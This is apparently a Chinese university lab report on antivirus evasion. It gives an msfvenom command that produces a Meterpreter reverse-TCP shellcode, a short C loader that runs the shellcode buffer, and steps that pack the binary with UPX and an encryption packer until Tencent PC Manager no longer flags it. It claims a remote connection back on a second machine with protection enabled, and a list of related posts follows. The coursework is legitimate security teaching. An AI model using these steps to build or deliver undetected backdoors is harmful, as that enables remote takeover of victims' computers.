
首先使用命令:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.33.132 LPORT= -f c
用c语言生成一段shellcode;
- 创建一个文件hyt111
.exe,然后将unsigned char buf[]赋值到其中,代码如下:
unsigned char buf[] =

"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"

此处省略

"\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5";

int main()

{

    int (*func)() = (int(*)())buf;

    func();

}
扫描可执行文件结果如下:

使用压缩壳(UPX)
给之前的hyt.exe加个壳得到sxx_upxed.exe:
对该可执行文件进行扫描,结果如下:


依然会被查杀。。。。
1.2 通过组合应用各种技术实现恶意代码免杀(0.5分)
通过组合应用各种技术实现恶意代码免杀
- 通过加密壳,压缩壳:

- 任务成功截图:

发现电脑管家并没有查杀到该可执行文件。。。。免杀成功!
(首先用msf生成可执行后门程序,再使用加密壳、压缩壳实现了免杀。)
1.3 用另一电脑实测,在杀软开启的情况下,可运行并回连成功,注明电脑的杀软名称与版本(加分0.5)
注意:由于换了网络,IP地址会发生变化,所有的程序都需要重新生成


- 免杀方法:先用msfvenom生成shellcode,再用C语言编译一个c文件,再把c文件编译成exe。
实验环境:腾讯电脑管家13.3.20237.212.
2.实践总结与体会
2.1实验总结
从实验中知道了还是不能太依赖杀软。加壳基本上没什么用,使用veil-evasion将payload重新编译还可以,通过本次实验还是觉得360杀毒软件比较厉害。
2.2开启杀软能绝对防止电脑中恶意代码吗?
不能绝对防止电脑中恶意代码,但是大部分还是可以被查杀。
20164322韩玉婷 -----EXP3 免杀原理与实践的更多相关文章
- 2018-2019-2 网络对抗技术 20165232 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165232 Exp3 免杀原理与实践 免杀原理及基础问题回答 一.免杀原理 一般是对恶意软件做处理,让它不被杀毒软件所检测.也是渗透测试中需要使用到的技术. ...
- 2018-2019-2 网络对抗技术 20165237 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165237 Exp3 免杀原理与实践 一.实践目标 1.1 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,加壳 ...
- 2018-2019-2 网络对抗技术 20165221 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165221 Exp3 免杀原理与实践 基础问题回答 杀软是如何检测出恶意代码的? 主要依托三种恶意软件检测机制. 基于特征码的检测:一段特征码就是一段或者多 ...
- 2018-2019-2 网络对抗技术 20165325 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165325 Exp3 免杀原理与实践 实验内容(概要) 一.正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己 ...
- 2018-2019-2 网络对抗技术 20165206 Exp3 免杀原理与实践
- 2018-2019-2 网络对抗技术 20165206 Exp3 免杀原理与实践 - 实验任务 1 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己 ...
- 2018-2019-3 网络对抗技术 20165235 Exp3 免杀原理与实践
2018-2019-3 网络对抗技术 20165235 Exp3 免杀原理与实践 基础问题回答 杀软是如何检测出恶意代码的? 1.对某个文件的特征码进行分析,(特征码就是一类恶意文件中经常出现的一段代 ...
- 2018-2019-2 网络对抗技术 20165311 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165311 Exp3 免杀原理与实践 免杀原理及基础问题回答 实验内容 任务一:正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil- ...
- 2018-2019-2 网络对抗技术 20165317 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165317 Exp3 免杀原理与实践 实验内容 任务一:正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用 ...
- 2018-2019-2 网络对抗技术 20165225 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165225 Exp3 免杀原理与实践 一.实验说明 1.1 正确使用msf编码器(0.5分),msfvenom生成如jar之类的其他文件(0.5分),vei ...
随机推荐
- 使用layer的弹窗时,出现layer引入成功,触发成功,控制台无报错,但是页面无变化或者仅出现遮罩层的问题的解决思路
------------------------------------------20180410补充------------------------------------------------ ...
- 建设工程造价数据服务云平台(计价BIM)
经过多次沟通和对招标文件的理解,招标人通过软件平台建立和使用人员库.项目库.材料设备价格库.数据库等四库的真实需求,本着招标人对“成果文件”(指造价.招标代理的计价成果),即“项目库”的计价文件,不打 ...
- 关于async 中return 和 return await 的差异
小七平时在使用ES2017的 async功能经常会有如下: const bluebird = require('bluebird'); async function doSomething() { a ...
- POJ - 2777——Count Color(懒标记线段树二进制)
Count Color Time Limit: 1000MS Memory Limit: 65536K Total Submissions: 53639 Accepted: 16153 Des ...
- 一面(3) react方面
1.react的声明周期 getDefaultProps() getInitialState() componentWillMount() 以后组件更新不调用, 只调用一次 ...
- python简单爬虫 用lxml解析页面中的表格
目标:爬取湖南大学2018年在各省的录取分数线,存储在txt文件中 部分表格如图: 部分html代码: <table cellspacing="0" cellpadding= ...
- spring cloud 服务A调用服务B自定义token消失,记录
后端:spring cloud 前端:vue 场景:前端ajax请求,包装自定义请求头token到后台做验证,首先调用A服务,A服务通过Feign调用B服务发现自定义token没有传到B服务去; 原因 ...
- Android四大组件之Service --- 活动与服务的绑定
Acticity与Service进行通信如何在活动中指挥service去做事情? 这里就借助onBind()方法了比如说,目前我们希望在MyService里提供一个下载功能,然后在活动中可以决定何时开 ...
- Spring MVC流程
这是spring mvc框架结构图,图片是很早在网上撸过来的,具体在哪忘了…… 早期学习Springmvc 并没有具体了解过,只知道这样用很爽,最近了解下基本结构流程及组件所在…… 执行流程 Spri ...
- 远程桌面服务当前正忙,因此无法完成您尝试执行的任务-win2008R2
远程桌面服务当前正忙,因此无法完成您尝试执行的任务,近来我服务器出现这情况, 到达主机房看主机...不可以登陆,也没有登陆框.只能关机. 在微软找到的原因是:Csrss.exe 进程和某些应用程序 ( ...